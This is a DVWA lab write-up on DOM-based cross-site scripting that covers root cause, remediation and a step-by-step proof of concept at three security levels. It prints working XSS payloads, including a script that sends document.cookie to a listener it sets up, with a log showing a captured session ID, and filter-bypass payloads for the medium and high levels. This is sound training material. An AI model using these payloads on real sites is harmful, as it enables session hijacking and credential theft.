Vulnerability Name:	DOM Based Cross Site Scripting (XSS)
Affected Vendor:	DVWA
Affected Product Name:	http://dvwa/vulnerabilities/xss_d/
Product Official Website URL	http://dvwa/login.php
Affected Component:	Choose a Language

Description: - The Document Object Model (DOM) based Cross-Site Scripting (XSS) occurs when an attacker injects malicious scripts into a web application's Document Object Model (DOM), leading to the execution of unauthorized code in the victim's browser.

Root Cause: - Improper handling of user input, lack of output encoding, client-side processing of untrusted data.


Impact: - Theft of session cookies, user credentials, sensitive data exposure, unauthorized actions on behalf of the user.

Mitigation: - Implement proper input validation and output encoding, utilize Content Security Policy (CSP), sanitize user input, avoid client-side rendering of untrusted data, use security libraries and frameworks for input validation and encoding.


Remediation: - To Remediation of DOM-Based Cross-Site Scripting (XSS): Validate and Sanitize User Input: Validate and sanitize user input to prevent malicious code injection. Use DOM Purification Libraries: Use libraries like DOMPurify to sanitize user input and prevent XSS. Avoid Using InnerHTML: Avoid using innerHTML to set user-inputted data, instead use textContent or createElement. Use Content Security Policy (CSP): Implement CSP to define allowed sources of script and style content. Use JavaScript Frameworks with Built-in Protection: Use JavaScript frameworks like React or Angular that have built-in XSS protection.Regularly Update and Patch: Regularly update and patch libraries and frameworks to prevent exploitation of known vulnerabilities.

Proof Of Concept

Step: - 1 First navigate to http://dvwa/login.php and login with username and Password.




Step: -2 log in the home page of DVWA then click to the DOM Based Cross Site Scripting (XSS) section.




SECUIRTY LEVEL (low)


As we Know, we will first view the source code.



Step: -3 In this step, I am modifying the URL to inject XSS payloads.



Output is here.




2nd Process

Step: -1 Our objective is to obtain the target's cookie value. To achieve this, we need to use a payload that captures the cookie and sends it to us. Let's begin by starting a Python3 HTTP server.


```
┌──(hacker㉿kali)-[~]
└─$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

Step: -2 Next, we can use social engineering techniques to deliver the following payload. This payload captures the target's cookie using document.cookie and sends it to our HTTP server:window.location = 'http://127.0.0.1:8080/?cookie=' + document.cookie.

<script>window.location='http://127.0.0.1:8080/?cookie=' + document.cookie</script>



Step: - 3 Show the Cookie



Step: -4 Now we can check the back httpserver then received the cookie.

```
┌──(hacker㉿kali)-[~]
└─$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
127.0.0.1 - - [06/Mar/2025 14:12:14] code 404, message File not found
127.0.0.1 - - [06/Mar/2025 14:12:14] "GET /) HTTP/1.1" 404 -
127.0.0.1 - - [06/Mar/2025 14:12:15] code 404, message File not found
127.0.0.1 - - [06/Mar/2025 14:12:15] "GET /favicon.ico HTTP/1.1" 404 -
127.0.0.1 - - [06/Mar/2025 14:12:59] "GET /?cookie=PHPSESSID=kbahjf178qd5eae8j3739rbn46;%2
0security=low HTTP/1.1" 200 -
127.0.0.1 - - [06/Mar/2025 14:12:59] code 404, message File not found
127.0.0.1 - - [06/Mar/2025 14:12:59] "GET /favicon.ico HTTP/1.1" 404 -
```

SECURITY LEVEL (MEDIUM)

As we know we will first view the view page source.

Unknown Vulnerability Source

vulnerabilities/xss_d/source/medium.php


```
<?php

// Is there any input?
if ( array_key_exists( "default", $_GET ) && !is_null ($_GET[ 'default' ]) ) {
    $default = $_GET['default'];

    # Do not allow script tags
    if (stripos ($default, "<script") !== false) {
        header ("location: ?default=English");
        exit;
    }
}

?>
```

Step: -1 In this step I am modifying the URL to inject DOM xss payloads

</select><body onload=alert('XSS')>

</select><img src=x onerror=alert('XSS')>

</select><svg onload=alert('XSS')>



SECURITY LEVEL (HIGH)

As we know we will first view of source code.

The first block verifies whether the user has provided any input. The second block uses a switch statement to allow only four whitelisted languages. In the third block, if the input does not match any of the allowed options, it redirects to ?default=English. As a result, when an unsupported value is entered in the default parameter, it automatically redirects to the default location.

Unknown Vulnerability Source

vulnerabilities/xss_d/source/high.php

```
<?php

// Is there any input?
if ( array_key_exists( "default", $_GET ) && !is_null ($_GET[ 'default' ]) ) {

    # White list the allowable languages
    switch ($_GET['default']) {
        case "French":
        case "English":
        case "German":
        case "Spanish":
            # ok
            break;
        default:
            header ("location: ?default=English");
            exit;
    }
}

?>
```


Step: -1 In this step I am modifying the URL to inject DOM xss payloads

&<script>alert(“XSS”)</script>

&</select><body onload=alert('XSS')>


#</select><img src=x onerror=alert('XSS')>

&</select><svg onload=alert('XSS')>

